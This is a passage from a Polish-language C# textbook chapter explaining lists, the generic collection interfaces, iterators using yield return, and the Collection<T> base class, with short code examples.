Jeśli pomysł rezerwowania nieużywanej pamięci, która będzie się marnować, jest dla nas obraźliwy, lecz jednocześnie przed utworzeniem listy nie możemy dokładnie określić, ile danych będziemy musieli w niej przechowywać, to po ich zapisaniu możemy wywołać metodę `TrimExcess`. Spowoduje ona przeniesienie zawartości listy do nowego obszaru, którego wielkość dokładnie odpowiada bieżącej zawartości listy, dzięki czemu cała nieużywana pamięć zostanie zwolniona. Jednak takie postępowanie nie zawsze będzie korzystne — w niektórych scenariuszach narzuć, z jakim wiąże się wymuszenie przydzielenia nowego, mniejszego obszaru na zawartość listy, może być większy niż koszty korzystania przez listę z niepotrzebnie dużej pojemności.

Listy udostępniają także trzeci konstruktor. Oprócz konstruktora domyślnego oraz konstruktora pozwalającego na określenie pojemności początkowej istnieje także trzeci, umożliwiający przekazanie kolekcji danych, które zostaną użyte do zainicjowania listy. Można w tym celu użyć dowolnej kolekcji typu `IEnumerable<T>`.

Początkową zawartość listy można określić, stosując zapis podobny do inicjalizatora tablic. [Przykład 5-23](#) umieszcza na liście te same trzy wartości, które dodaliśmy do listy tworzonej w [Przykład 5-22](#). W tym przypadku jest to jedyna

dostępna forma inicjalizacji zawartości listy — w odróżnieniu od tablic nie można pominąć fragmentu `new List<int>`, gdy deklaracja zmiennej jawnie określa jej typ (czyli gdy nie używamy słowa kluczowego `var`). Co więcej, kompilator nie będzie samodzielnie określał typu listy, co oznacza, że w odróżnieniu od tablicy, gdzie możemy zastosować zapis `new[]`, inicjalizując listę, nie możemy posłużyć się zapisem `List<>`.

#### Przykład 5-23. Inicjalizacja list

```
var numbers = new List<int> { 123, 99, 42 };
```

Powyższa instrukcja zostanie skompilowana do postaci kodu, który dla każdego elementu listy wywołuje metodę `Add`. Takiej składni można używać zawsze, pod warunkiem że typ danych umieszczanych na liście udostępnia odpowiednią metodę `Add` oraz implementuje interfejs `IEnumerable`.

Klasa `List<T>` udostępnia metody: `IndexOf`, `LastIndexOf`, `Find`, `FindLast`, `FindAll`, `Sort` oraz `BinarySearch`, pozwalające na odnajdywanie i sortowanie elementów list. Zapewniają one takie same usługi co ich odpowiedniki znane z tablic, choć klasa `List<T>` implementuje je raczej w formie metod składowych, a nie statycznych.

Aktualnie znamy zatem dwa sposoby reprezentacji list wartości: tablice oraz listy. Na szczęście dzięki interfejsom można napisać kod, który będzie operować na danych obu tych typów; a zatem chcąc korzystać zarówno z list, jak i z tablic, nie trzeba pisać dwóch osobnych zestawów metod.

## Interfejsy list i sekwencji

Biblioteka klas .NET Framework definiuje kilka interfejsów reprezentujących kolekcje. Trzy spośród nich odnoszą się do prostych, liniowych sekwencji, takich jak te, które można przechowywać w tablicy lub liście; są to: `IList<T>`, `ICollection<T>` oraz `IEnumerable<T>`; wszystkie należą do przestrzeni nazw `System.Collections.Generics`. Zdefiniowano trzy interfejsy, gdyż różny kod ma różne potrzeby. Niektóre metody wymagają losowego dostępu do dowolnego elementu kolekcji, jednak nie wszystkie kolekcje to robią i nie wszystkie są w stanie zagwarantować taki dostęp — niektóre kolekcje udostępniają dane stopniowo i przeskoczenie do ich  $n$ -tego elementu może być po prostu niemożliwe. Wyobraźmy sobie sekwencję reprezentującą naciśkane klawisze — jej poszczególne elementy będą się pojawiać dopiero wtedy, gdy użytkownik naciśnie jakiś klawisz. Jeśli w naszym kodzie zastosujemy mnóstwo wymagające interfejsy, będzie on mógł współpracować z większą liczbą różnych źródeł danych.

Najbardziej ogólnym interfejsem kolekcji jest `IEnumerable<T>`, gdyż jego implementacja musi spełniać najmniej wymagań. Wspominałem już o nim kilkukrotnie, gdyż jest to ważny interfejs, który często się pojawia, jednak aż do teraz nie przedstawiłem jego definicji. Jak pokazuje [Przykład 5-24](#), deklaruje on tylko jedną metodę.

#### Przykład 5-24. Interfejsy `IEnumerable<T>` oraz `IEnumerable`

```
public interface IEnumerable<out T> : IEnumerable
{
    IEnumerator<T> GetEnumerator();
}

public interface IEnumerable
{
    IEnumerator GetEnumerator();
}
```

Korzystając z dziedziczenia, interfejs `IEnumerable<T>` żąda, by implementujące go klasy implementowały także interfejs `IEnumerable`, który jak widać, jest niemal identyczny. Stanowi on oddzielną wersję interfejsu `IEnumerable<T>`, a działanie jego metody `GetEnumerator` zazwyczaj będzie się ograniczać jedynie do wywołania implementacji w wersji ogólnej. Dwa interfejsy istnieją dlatego, że interfejs `IEnumerable` był już dostępny w .NET Framework 1.0, który nie obsługiwał typów ogólnych. Wprowadzenie ich w .NET Framework 2.0 umożliwiło bardziej konkretne wyrażenie celów, jakim ma służyć interfejs `IEnumerable`, jednak jego wcześniejsza wersja musiała pozostać dostępna ze względu na konieczność zachowania zgodności. Do dlatego oba te interfejsy wymagają w efekcie dokładnie tego samego: metody zwracającej enumerator. A czym jest enumerator? [Przykład 5-25](#) pokazuje dwa interfejsy enumeratorów — ogólny i nieogólny.

#### Przykład 5-25. Interfejsy `IEnumerable<T>` oraz `IEnumerable`

```
public interface IEnumerator<out T> : IDisposable, IEnumerator
{
    T Current { get; }
}

public interface IEnumerator
{
    bool MoveNext();
    object Current { get; }
    void Reset();
}
```

Model wykorzystania interfejsu `IEnumerable<T>` (jak również `IEnumerable`)

polega na wywołaniu metody `GetEnumerator` w celu uzyskania obiektu enumeratora, którego z kolei można użyć do pobrania kolejno każdego elementu kolekcji. Za każdym razem wywoływana jest metoda `MoveNext()`, a jeśli zwróci ona wartość `false`, będzie to oznaczało, że kolekcja jest pusta. W przeciwnym razie właściwość `Current` udostępnia pierwszy element kolekcji. Następnie można ponownie wywołać metodę `MoveNext()`, by przejść do kolejnego elementu i tak dłujo jak jej wywołanie będzie zwracać wartość `true`, będzie można pobierać kolejne elementy kolekcji, korzystając z właściwości `Current`.

### PODPOWIEDŹ

Trzeba pamiętać, że implementacja interfejsu `IEnumerable<T>` jest wymagana przez interfejs `IDisposable`. W przypadku korzystania z enumeratorów wywoływanie ich metody `Dispose` jest konieczne, gdyż prawidłowe działanie wielu z nich tego wymaga.

Pętla `foreach` języka C# wykonuje za nas wszystkie te operacje, w tym wywołanie metody `Dispose`, nawet w przypadkach, gdy działanie pętli zostanie przerwane na skutek wystąpienia jakiegoś błędu. Nie wymaga ona żadnego konkretnego interfejsu; jest w stanie korzystać z każdego typu definiującego metodę `GetEnumerator`, która zwraca obiekt udostępniający metodę `MoveNext` oraz właściwość `Current`.

Interfejs `IEnumerable<T>` stanowi kluczowy element technologii *LINQ to Objects*, która została opisana w [Rozdział 10](#). Operatory LINQ można stosować na dowolnych obiektach implementujących ten interfejs.

Choć interfejs `IEnumerable<T>` jest ważny i często stosowany, to jednak nie zapewnia nam wielkich możliwości. Można go jedynie prosić o zwracanie kolejnych elementów kolekcji, a on będzie je zwracał w takiej kolejności, w jakiej je widzi. Interfejs ten nie zapewnia żadnego sposobu modyfikowania kolekcji ani nawet sprawdzenia liczby dostępnych w niej elementów, a przynajmniej bez przejrzenia w tym celu całej jej zawartości. Do tych celów używany jest interfejs `ICollection<T>` przedstawiony w [Przykład 5-26](#).

#### Przykład 5-26. Interfejs `ICollection<T>`

```
public interface ICollection<T> : IEnumerable<T>, IEnumerable
{
    void Add(T item);
    void Clear();
    bool Contains(T item);
    void CopyTo(T[] array, int arrayIndex);
```

```
    bool Remove(T item);

    int Count { get; }
    bool IsReadOnly { get; }
}
```

---

Jak widać, interfejs `ICollection<T>` wymaga zaimplementowania także interfejsu `IEnumerable<T>`. Warto jednak zauważyć, że nie ma jawnego wymogu zainstalowania nieogólnej wersji interfejsu — `ICollection`. Interfejs taki istnieje, lecz reprezentuje nieco inną abstrakcję — nie ma w nim żadnej z metod interfejsu `ICollection<T>`, z wyjątkiem metody `CopyTo`. Podczas wprowadzania typów ogólnych firma Microsoft sprawdziła, w jaki sposób są używane nieogólne typy kolekcji, i doszła do wniosku, że ta jedna dodatkowa metoda deklarowana przez interfejs `ICollection` nie stanowi znaczącej poprawy możliwości w porównaniu z interfejsem `IEnumerable`. Co gorsza, wprowadzona została właściwość `SyncRoot`, która miała pomóc w niektórych scenariuszach wielowątkowych, lecz w praktyce okazała się kiepskim rozwiązaniem. A zatem abstrakcja reprezentowana przez interfejs `ICollection` nie doczekała się swojego ogólnego odpowiednika, czego zresztą nikt szczególnie nie żałował. Dzięki przeprowadzonym badaniom firma Microsoft odkryła także, że sporym problemem jest brak interfejsu ogólnego przeznaczenia służącego do modyfikacji kolekcji; dlatego też decydowano, że tę lukę uzupełni interfejs `ICollection<T>`. Zastosowanie tej starej nazwy do określenia zupełnie nowej abstrakcji nie było całkowicie dobrym rozwiązaniem, jednak zważywszy, że niemal wszyscy używali starej, nieogólnej wersji interfejsu `ICollection`, uznano, że takie posunięcie nie powinno stanowić większego problemu.

Trzecim interfejsem związanym z kolekcjami sekwencyjnymi jest `IList<T>`. Wszystkie typy, które go implementują, muszą także implementować interfejs `ICollection<T>`, a zatem także i interfejs `IEnumerable<T>`. Także tablice implementują ten interfejs, używając typu swych elementów jako argumentu `T`. Postać tego interfejsu przedstawia [Przykład 5-27](#).

#### Przykład 5-27. Interfejs `IList<T>`

```
public interface IList<T> : ICollection<T>, IEnumerable<T>, IEnumerable
{
    int IndexOf(T item);
    void Insert(int index, T item);
    void RemoveAt(int index);
    T this[int index] { get; set; }
}
```

---

I choć także w tym przypadku istnieje nieogólny interfejs `IList`, to oba interfejsy

nie mają ze sobą bezpośredniego powiązania, chociaż reprezentują podobne pojęcia — nieogólny interfejs `IList` dysponuje odpowiednikami składowych interfejsu `IList<T>` oraz odpowiednikami większości składowych interfejsu `ICollection<T>`, w tym także brakującymi składowymi interfejsu `ICollection`. A zatem można by zażądać, by implementacje interfejsu `IList<T>` wymagały także zaimplementowania interfejsu `IList`, choć wymagałoby to zdefiniowania dwóch wersji każdej z metod — jednej wykorzystującej parametr typu `T` oraz drugiej korzystającej z typu `object` (gdyż jego właśnie używają stare, nieogólne interfejsy kolekcji). Dodatkowo wymuszałoby to także na kolekcjach udostępnienie nieprzydatnej właściwości `SyncRoot`. Potencjalne korzyści nie przeważałyby zatem nieuniknionych niedogodności i z tego powodu implementacje `IList<T>` nie muszą jednocześnie implementować interfejsu `IList`. Oczywiście mogą to robić, jeśli chcą, i klasa `List<T>` właśnie tak postępuje, jednak decyzja należy do twórców klasy kolekcji.

Jedną z nieco nieszczęśliwych konsekwencji wzajemnych powiązań pomiędzy tymi trzema ogólnymi interfejsami kolekcji jest fakt, że nie udostępniają one abstrakcji reprezentującej kolekcję indeksowaną, przeznaczoną wyłącznie do odczytu, bądź choćby kolekcję o ścisłe określonej wielkości. Choć interfejs `IEnumerable<T>` reprezentuje abstrakcję kolekcji przeznaczonej tylko do odczytu, to jest to jednocześnie kolekcja sekwencyjna, w której nie można przeskoczyć bezpośrednio do dowolnej,  $n$ -tej wartości. Jeśli chodzi o możliwości stosowania indeksów, to przed wprowadzeniem .NET Framework 4.5 jedynym rozwiązaniem był interfejs `IList<T>`; choć on z kolei wymagał tworzenia metod umożliwiających wstawianie oraz usuwanie elementów z miejsca o określonym indeksie oraz zmuszał do implementacji interfejsu `ICollection<T>` wraz ze wszystkimi jego dodatkowymi metodami dodawania i usuwania elementów o konkretnej wartości. Można się zatem zastanawiać, w jaki sposób tablice implementują wszystkie te interfejsy, skoro mają one ustaloną, niezmienną wielkość.

Tablice korzystają z jawnej implementacji interfejsu, by ukryć metody interfejsu `IList<T>`, które pozwalałyby na zmianę długości listy, zniechęcając nas tym samym do ich stosowania. Niemniej jednak można zapisać referencję do tablicy w zmiennej typu `IList<T>`, co sprawi, że wszystkie te metody staną się dostępne — właśnie takie rozwiązanie przedstawiono w [Przykład 5-28](#), by wywołać metodę `IList<T>.Add` tablicy. Niemniej jednak zastosowanie takiego rozwiązania spowoduje zgłoszenie błędu w trakcie działania programu.

### Przykład 5-28. Próba (nieudana) powiększenia tablicy

```
IList<int> array = new[] { 1, 2, 3 };
```

```
array.Add(4); // To wywołanie spowoduje zgłoszenie wyjątku!
```

Wywołanie metody `Add` spowoduje zgłoszenie wyjątku `NotSupportedException` z komunikatem stwierdzającym, że kolekcja ma ustaloną, niezmienną wielkość. Jeśli sprawdzimy dokumentację interfejsów `IList<T>` oraz `ICollection<T>`, przekonamy się, że mogą go zgłaszać wszystkie metody, które mogłyby doprowadzić do zmiany wielkości kolekcji.

Przysparza to dwóch denerwujących problemów. Przede wszystkim gdybyśmy próbowali korzystać z indeksowanej kolekcji bez próby modyfikowania jej, to przed pojawiением się .NET Framework 4.5 nie byłoby to możliwe, bo nie był dostępny żaden sposób jej zadeklarowania i jednoczesnego wymuszenia, by kompilator zgłosił błąd w przypadku napisania kodu próbującego zmienić wielkość kolekcji. A nawet gdyby udało się nam pisać konsekwentnie doskonały kod bez pomocy kompilatora, to i tak pojawiałby się drugi problem: gdybyśmy pisali kod wymagający zastosowania kolekcji pozwalającej na zmianę wielkości, to i tak nie mielibyśmy tego jak ogłosić. Jeśli metoda pobiera argument typu `IList<T>`, to trudno jest określić, czy metoda ta będzie próbowała zmodyfikować wielkość listy. Wszelkie niedopasowania powodują zgłaszanie wyjątków podczas działania programu, a te równe dobrze mogą występować w kodzie, który nie robi niczego niewłaściwego, a błąd — taki jak przekazanie kolekcji niewłaściwego rodzaju — został popełniony przez kod wywołujący. Nie są to jednak problemy krytyczne; w językach o typowaniu dynamicznym taki stopień niepewności na etapie komplikacji jest w zasadzie normą i nie powstrzymuje nas przed pisaniem kodu.

W bibliotece .NET Framework dostępna jest klasa `ReadOnlyCollection<T>`, jednak jak się przekonasz w dalszej części rozdziału, rozwiązuje ona problem nieco innego rodzaju — klasa ta jest bowiem opakowaniem, a nie interfejsem, a zatem istnieje bardzo wiele typów będących kolekcjami o stałej wielkości, których nie można reprezentować jako danej typu `ReadOnlyCollection<T>`. Gdybyśmy mieli napisać metodę pobierającą argument tego typu, nie uzyskalibyśmy możliwości bezpośredniego korzystania z kolekcji wielu typów (w tym także z tablic). W każdym razie nie jest to nawet ta sama abstrakcja — możliwość wykonywania wyłącznie operacji odczytu jest bardziej restrykcyjnym ograniczeniem niż ustalona pojemność kolekcji.

W .NET Framework 4.5 wprowadzono jeszcze jeden interfejs — `IReadOnlyList<T>` — zapewniający znacznie lepsze rozwiązanie tego problemu. Podobnie jak `IList<T>` wymaga ona zaimplementowania interfejsu `IEnumerable<T>`, lecz nie wymaga implementacji interfejsu `ICollection<T>`. Definiuje on dwie składowe: `Count` zwracającą wielkość kolekcji (analogicznie jak `ICollection<T>.Count`) oraz indeksator tylko do odczytu.

W ten sposób udało się rozwiązać większość problemów związanych z wykorzystaniem interfejsu `IList<T>` do obsługi list przeznaczonych tylko do odczytu. Jedyny problem polega na tym, że interfejs `IReadOnlyList<T>` jest nowy i nie zawsze dostępny. A zatem jeśli spotkamy się z API wymagającym użycia danych tego typu, możemy mieć pewność, że jego metody będą próbowały modyfikować kolekcje; jeśli natomiast spotkamy API korzystające z typu `IList<T>`, trudno będzie określić, czy dzieje się tak ze względu na możliwość wprowadzania zmian w kolekcji, czy też dlatego, że API zostało napisane przed wprowadzeniem interfejsu `IReadOnlyList<T>`.

### PODPOWIĘDŹ

Kolekcje wcale nie muszą być przeznaczone tylko do odczytu, by mogły implementować interfejs `IReadOnlyCollection<T>`; oczywiście nic nie stoi na przeszkodzie, by kolekcja pozwalająca na wprowadzanie zmian ukrywała się za fasadą dostępu tylko do odczytu. Dlatego też interfejs ten jest implementowany przez wszystkie tablice oraz klasę `List<T>`.

Przedstawione zagadnienia oraz interfejsy mogą nas doprowadzić do zadania sobie pytania: jakiego typu należałoby użyć, pisząc kod lub klasę korzystającą z kolekcji? Zazwyczaj największą elastyczność kodu uzyskamy, stosując API najbardziej ogólnego typu, jakiego można używać. Na przykład: jeśli nasze potrzeby zaspokaja dana typu `IEnumerable<T>`, nie warto żądać stosowania danej typu `IList<T>`. I analogicznie — interfejsy są zazwyczaj lepsze niż konkretne typy, a zatem lepiej stosować `IList<T>` niż `List<T>` bądź `T[]`. Sporadycznie mogą się pojawić wymogi wykorzystania konkretnego typu, związane z wydajnością działania programu; jeśli w kodzie istnieje niewielka pętla o krytycznym znaczeniu dla ogólnej wydajności działania aplikacji, która pobiera zawartość kolekcji, to może się okazać, że będzie ona działać najszybciej w przypadku operowania na typach bazujących na tablicach, gdyż CLR będzie w stanie lepiej zoptymalizować kod, dokładnie wiedząc, czego należy oczekwać. Jednak w wielu przypadkach różnica będzie zbyt mała, by móc ją zmierzyć, i nie zrównoważy kłopotów, których przysporzy nam brak możliwości użycia klas kolekcji. Dlatego też nigdy nie należy podejmować takich kroków bez uprzedniego zmierzenia wydajności konkretnego zadania i oszacowania korzyści, jakie można osiągnąć.

Trzy opisane tu interfejsy nie są jedynymi ogólnymi interfejsami kolekcji — w końcu proste listy liniowe nie są jedynymi istniejącymi rodzajami kolekcji. Jednak zanim przedstawię kolejne, chciałbym przedstawić enumeracje oraz listy z odwrotnej strony, czyli jak należy zaimplementować te interfejsy.

# Implementacja list i sekwencji

Czasami bardzo przydatne jest udostępnianie informacji w formie danych typów `IEnumerable<T>` lub `IList<T>`. Pierwszy z nich jest szczególnie ważny, gdyż .NET Framework udostępnia technologię *LINQ to Objects* — bardzo potężny zestaw narzędzi do operowania na sekwencjach, który został dokładnie opisany w [Rozdział 10.](#) Wszystkie operatory *LINQ to Objects* działają właśnie na danych `IEnumerable<T>`.

Z kolei `IList<T>` jest użyteczną abstrakcją we wszystkich przypadkach, gdy niezbędny jest swobodny dostęp do dowolnego elementu kolekcji na podstawie jego indeksu. Niektóre platformy oczekują implementacji tego interfejsu. Jeśli chcemy powiązać kolekcję obiektów z jakąś kontrolką listy, to niektóre platformy do tworzenia interfejsów użytkownika będą jawnie oczekiwaly bądź to implementacji interfejsu `IList`, bądź `IList<T>`.

Interfejsy te można zaimplementować samodzielnie, gdyż żaden z nich nie jest szczególnie złożony; jednak C# oraz biblioteka klas .NET Framework może nam w tym pomóc. Sam język C# bezpośrednio wspiera implementacje interfejsu `IEnumerable<T>`, a biblioteka klas także ułatwia implementowanie ogólnych oraz nieogólnych interfejsów list.

## Iteratory

C# udostępnia specjalną postać metod, nazywaną *iteratorem*. Iterator jest metodą generującą enumerowaną sekwencję i używającą przy tym specjalnego słowa kluczowego `yield`. [Przykład 5-29](#) przedstawia prosty iterator oraz kod, który go używa. Wykonanie tego przykładu spowoduje wyświetlenie liczb od 1 do 5.

### Przykład 5-29. Prosty iterator

```
public static IEnumerable<int> Numbers(int start, int count)
{
    for (int i = 0; i < count; ++i)
    {
        yield return start + i;
    }
}

static void Main(string[] args)
{
    foreach (int i in Numbers(1, 5))
    {
        Console.WriteLine(i);
    }
}
```

Iterator wygląda jak zwyczajna metoda, jednak zwraca wartości w nieco inny

sposób. Iterator przedstawiony w Przykład 5-29 deklaruje zwracanie wyniku `IEnumerable<int>`, jednak nie wydaje się, by zwracał jakąkolwiek daną takiego typu. Jego kod nie zawiera zwyczajnej instrukcji `return`, lecz instrukcję `yield return`, a ta z kolei zwraca zwyczajną wartość typu `int`, a nie kolekcję. Iteratory generują wartości kolejno, jedna po drugiej, używając do tego właśnie instrukcji `yield return` i w odróżnieniu od zwyczajnej instrukcji `return` metoda ta może wciąż działać — jej wykonywanie kończy się wyłącznie wtedy, gdy pętla dotrze do końca, zostanie przerwana przy użyciu instrukcji `yield break` bądź zostanie zgłoszony wyjątek. Kod przedstawiony w Przykład 5-30 pokazuje to w nieco bardziej dobitny sposób. Każda instrukcja `yield return` powoduje wyemitowanie wartości z sekwencji, a zatem iterator przedstawiony na poniższym przykładzie zwróci liczby od 1 do 3.

#### Przykład 5-30. Bardzo prosty iterator

```
public static IEnumerable<int> ThreeNumbers()
{
    yield return 1;
    yield return 2;
    yield return 3;
}
```

Choć idea takiego rozwiązania jest stosunkowo prosta, to jednak sposób jego działania jest złożony, gdyż kod iteratorów nie działa tak samo jak cały pozostały kod programów. W przypadku korzystania z interfejsu `IEnumerable<T>` trzeba pamiętać, że to od kodu wywołującego zależy, kiedy zostanie pobrana następna wartość; pętla `foreach` pobiera enumerator, a następnie cyklicznie wywołuje jego metodę `MoveNext()` aż do momentu, gdy zwróci ona wartość `false`, oczekując przy tym, że kolejna wartość kolekcji będzie dostępna we właściwości `Current`. A zatem w jaki sposób kody przedstawione w Przykład 5-29 oraz Przykład 5-30 pasują do tego modelu działania? Można by przypuszczać, że C# przechowuje wszystkie wartości udostępniane przez iterator w danej typu `List<T>`, a następnie zwraca je, kiedy wykonywanie iteratora zostanie zakończone. Jednak taką tezę łatwo obalić, pisząc iterator, którego działanie nigdy się nie kończy; właśnie taki iterator został przedstawiony w Przykład 5-31.

#### Przykład 5-31. Nieskończony iterator

```
public static IEnumerable<BigInteger> Fibonacci()
{
    BigInteger v1 = 1;
    BigInteger v2 = 1;

    while (true)
    {
```

```
        yield return v1;
        var tmp = v2;
        v2 = v1 + v2;
        v1 = tmp;
    }
}
```

Ten iterator będzie działać w nieskończoność. Umieściliśmy w nim pętlę, której warunek składa się wyłącznie z wartości `true` i która nie zawiera żadnej instrukcji `break` umożliwiającej jej ewentualne przerwanie. Gdyby język C# próbował wykonać iterator aż do momentu jego zakończenia, toby na nim utknął. (Liczby stopniowo rosną, gdyby więc pozostawić ten przykład na dostatecznie długi czas, to zostałby on w końcu przerwany przez zgłoszenie wyjątku `OutOfMemoryException`, jednak nigdy by nie zwrócił niczego użytecznego). Kiedy jednak spróbujemy uruchomić ten kod, to zacznie on natychmiast zwracać wartości ciągu Fibonacciego i będzie to robił tak długo, jak długo my będziemy je pobierać i wyświetlać. Najwyraźniej zatem C# nie wykonuje tak po prostu metody iteratora aż do jej zakończenia.

Aby powyższy kod zadziałał, C# przeprowadza na nim bardzo poważne operacje. Jeśli przejrzymy wyniki wygenerowane przez kompilator dla naszego iteratora, używając przy tym takiego narzędzia jak ILDASM (jest to disassembler kodu .NET dostępny w .NET SDK), to okaże się, że wygenerował on klasę zagnieżdżoną, będącą zarówno implementacją interfejsu `IEnumerable<T>` zwracanego przez nasz iterator, jak i implementacją interfejsu `IEnumerator<T>`, który zwraca metoda `GetEnumerator` typu `IEnumerable<T>`. Kod naszej metody iteratora jest w efekcie umieszczany wewnętrz metody `MoveNext` tej klasy. Trudno go jednak poznać, gdyż kompilator dzieli go w sposób pozwalający na powrót do kodu wywołującego po każdym wywołaniu instrukcji `yield return`, a jednocześnie na kontynuowanie realizacji naszego iteratora od miejsca, w jakim został przerwany, kiedy nastąpi kolejne wywołanie metody `MoveNext`. Być może najprostszym sposobem, by przekonać się, co kompilator C# musi zrobić podczas komplikacji iteratora, jest samodzielne napisanie odpowiedniego kodu. Kod przedstawiony w [Przykład 5-32](#) generuje taki sam ciąg Fibonacciego co kod z [Przykład 5-31](#), lecz bez użycia iteratora. Nie jest to dokładnie to samo, co robi kompilator, jednak ilustruje niektóre z wyzwań, jakie należy przy tym pokonać.

#### Przykład 5-32. Samodzielna implementacja interfejsu `IEnumerable<T>`

```
class FibonacciEnumerable :
    IEnumerable<BigInteger>, IEnumerator<BigInteger>
{
    private BigInteger v1;
    private BigInteger v2;
```

```
private bool first = true;

public BigInteger Current
{
    get { return v1; }
}

public void Dispose()
{
}

object IEnumerator.Current
{
    get { return Current; }
}

public bool MoveNext()
{
    if (first)
    {
        v1 = 1;
        v2 = 1;
        first = false;
    }
    else
    {
        var tmp = v2;
        v2 = v1 + v2;
        v1 = tmp;
    }
    return true;
}

public void Reset()
{
    first = true;
}

public IEnumerator<BigInteger> GetEnumerator()
{
    return new FibonacciEnumerable();
}

IEnumerator IEnumerable.GetEnumerator()
{
    return GetEnumerator();
}
}
```

Nie jest to szczególnie złożony przykład, gdyż prezentowany w nim enumerator może się właściwie znajdować w dwóch stanach — może być uruchomiony po raz pierwszy, co oznacza potrzebę wykonania kodu umieszczonego przed pętlą, bądź też znajduje się wewnątrz pętli. Niekwestionowanie od tego, ten kod jest znacznie trudniejszy do przeanalizowania niż kod z [Przykład 5-31](#), gdyż jego najistotniejsza logika została przesłonięta przez mechanikę obsługi enumeracji.

Kod naszego enumeratora stałby się jeszcze bardziej złożony, gdybyśmy musieli obsługiwać wyjątki. Można przy tym zastosować bloki `using` oraz `finally`, dzięki którym nasz kod może się zachowywać prawidłowo w razie występowania błędów (co też pokazałem w [Rozdział 7.](#) i [Rozdział 8.](#)), a kompilator może wykonać ogólną pracę, by zachować przy tym prawidłową semantykę w okolicznościach, gdy wykonywanie metody jest rozbite na wiele powtórzeń<sup>[30]</sup>. Na szczęście dzięki temu, że C# może to zrobić za nas, nie musimy pisać zbyt wielu enumeracji w taki sposób.

Oprócz tego nie musimy wcale zwracać obiektu typu `IEnumerable<T>`. Jeśli zechcemy, możemy zwracać obiekt `IEnumerator<T>`. Co więcej, jak już się przekonaliśmy, obiekt implementujący którykolwiek z tych interfejsów implementuje także ich nieogólne odpowiedniki; jeśli więc będziemy potrzebowali obiektu implementującego proste interfejsy `IEnumerable` lub `IEnumerator`, nie będziemy musieli w tym celu wykonywać żadnej dodatkowej pracy — wystarczy przekazać obiekt `IEnumerable<T>` i zostanie on zaakceptowany przez każdy kod wymagający obiektu `IEnumerable`; podobnie się stanie w przypadku enumeratorów. Jeśli z jakichś powodów będziemy chcieli udostępnić te nieogólne interfejsy, a nie będziemy chcieli implementować ich ogólnych odpowiedników, to nic nie stoi na przeszkodzie, by napisać iterator, który będzie bezpośrednio zwracał interfejsy nieogólne.

Jest jedna rzecz, na którą trzeba nieco uważać podczas implementowania iteratorów: ich kod wykonywany przed pierwszym wywołaniem metody `MoveNext` jest niezwykle krótki. Gdybyśmy spróbowali prześledzić działanie programu wywołującego metodę `Fibonacci` z [Przykład 5-31](#), to moglibyśmy odnieść wrażenie, że metoda ta w ogóle nic nie robi. Gdybyśmy spróbowali wejść do metody w momencie, gdy jest ona wywoływana, nie zostałby wywołany żaden umieszczony w niej kod. Wykonywanie kodu iteratora można zaobserwować, wyłącznie gdy rozpoczęcie się iteracja. Pociąga to za sobą kilka konsekwencji.

Pierwszą sprawą, o jakiej należy pamiętać, jest to, że jeśli nasza metoda iteratora pobiera argumenty i będziemy chcieli sprawdzać ich poprawność, to zapewne będzie się to wiązało z koniecznością wykonania pewnej dodatkowej pracy. Domyślnie weryfikacja ta nie zostanie wykonana aż do momentu rozpoczęcia

iteracji, a to oznacza, że ewentualne błędy pojawią się później, niż można by tego oczekwać. Jeśli chcemy sprawdzić poprawność argumentów natychmiast, konieczne będzie napisanie odpowiedniego opakowania. Stosowny kod został przedstawiony w [Przykład 5-33](#) — zawiera on zwyczajną metodę o nazwie `Fibonacci`, wewnątrz której nie używamy instrukcji `yield return`, dzięki czemu nie zostanie potraktowana przez kompilator w specjalny sposób, charakterystyczny dla metod iteratorów. Ta zwyczajna metoda przeprowadza weryfikację argumentów, a dopiero potem wywołuje prywatną metodę iteratora.

#### Przykład 5-33. Weryfikacja argumentów iteratora

```
public static IEnumerable<BigInteger> Fibonacci(int count)
{
    if (count < 0)
    {
        throw new ArgumentOutOfRangeException("count");
    }
    return FibonacciCore(count);
}

private static IEnumerable<BigInteger> FibonacciCore(int count)
{
    BigInteger v1 = 1;
    BigInteger v2 = 1;

    for (int i = 0; i < count; ++i)
    {
        yield return v1;
        var tmp = v2;
        v2 = v1 + v2;
        v1 = tmp;
    }
}
```

Drugą sprawą, o jakiej należy pamiętać, jest to, że iteratory mogą być wykonywane kilkukrotnie. Interfejs `IEnumerable<T>` udostępnia metodę `GetEnumerator`, która może być wywoływana wiele razy i za każdym z nich kod iteratora będzie wykonywany od początku. A zatem pojedyncze wywołanie metody iteratora może sprawić, że metoda ta zostanie wykonana kilka razy.

## Klasa `Collection<T>`

Jeśli przyjrzymy się typom należącym do biblioteki klas .NET Framework, przekonamy się, że kiedy deklarują one właściwości, których typ stanowi implementację interfejsu `IList<T>`, to często robią to w sposób niejawnny. Zamiast interfejsu właściwości często udostępniają daną jakiegoś konkretnego typu, choć zazwyczaj nie jest to także `List<T>`. Klasa `List<T>` została stworzona w celu

używania jej jako szczegółu implementacyjnego naszego kodu, a bezpośrednie zwracanie obiektu tej klasy może zapewniać użytkownikom naszego kodu zbyt dużą kontrolę. Czy chcemy, by mieli oni możliwość modyfikowania listy? A nawet jeśli faktycznie tego chcemy, to czy nasz kod nie powinien wiedzieć, co się z nią dzieje?

Biblioteka klas .NET Framework udostępnia klasę `Collection<T>` zaprojektowaną, by była używana jako klasa bazowa kolekcji, których typ będzie publicznie dostępny. Przypomina ona klasę `List<T>`, jednak różni się od niej pod dwoma względami. Przede wszystkim oferowany przez nią API jest uboższy — udostępnia metodę `IndexOf`, lecz nie definiuje żadnej z pozostałych metod służących do wyszukiwania i sortowania dostępnych w klasie `List<T>`, nie zapewnia również możliwości poznania lub zmiany pojemności kolekcji w sposób niezależny do jej rozmiaru. Oprócz tego klasa `Collection<T>` zapewnia klasom pochodnym sposób uzyskiwania informacji, kiedy jakieś elementy kolekcji zostały dodane lub usunięte. Klasa `List<T>` nie daje takich możliwości, wychodząc z założenia, że lista jest nasza, więc najprawdopodobniej wiemy, kiedy dodajemy do niej jakieś elementy i kiedy je z niej usuwamy. Stosowanie mechanizmu powiadomień pociąga za sobą odpowiednie konsekwencje, a zatem dzięki rezygnacji z jego możliwości klasa `List<T>` unika zbędnego narzutu. Z kolei klasa `Collection<T>` zakłada, że do naszej kolekcji będzie miał dostęp zewnętrzny kod, a przez to nie będziemy mieli wyłącznej kontroli nad wszelkimi operacjami dodawania i usuwania jej elementów. Dlatego też udostępnia nam możliwość odkrywania, kiedy zawartość listy została zmodyfikowana.

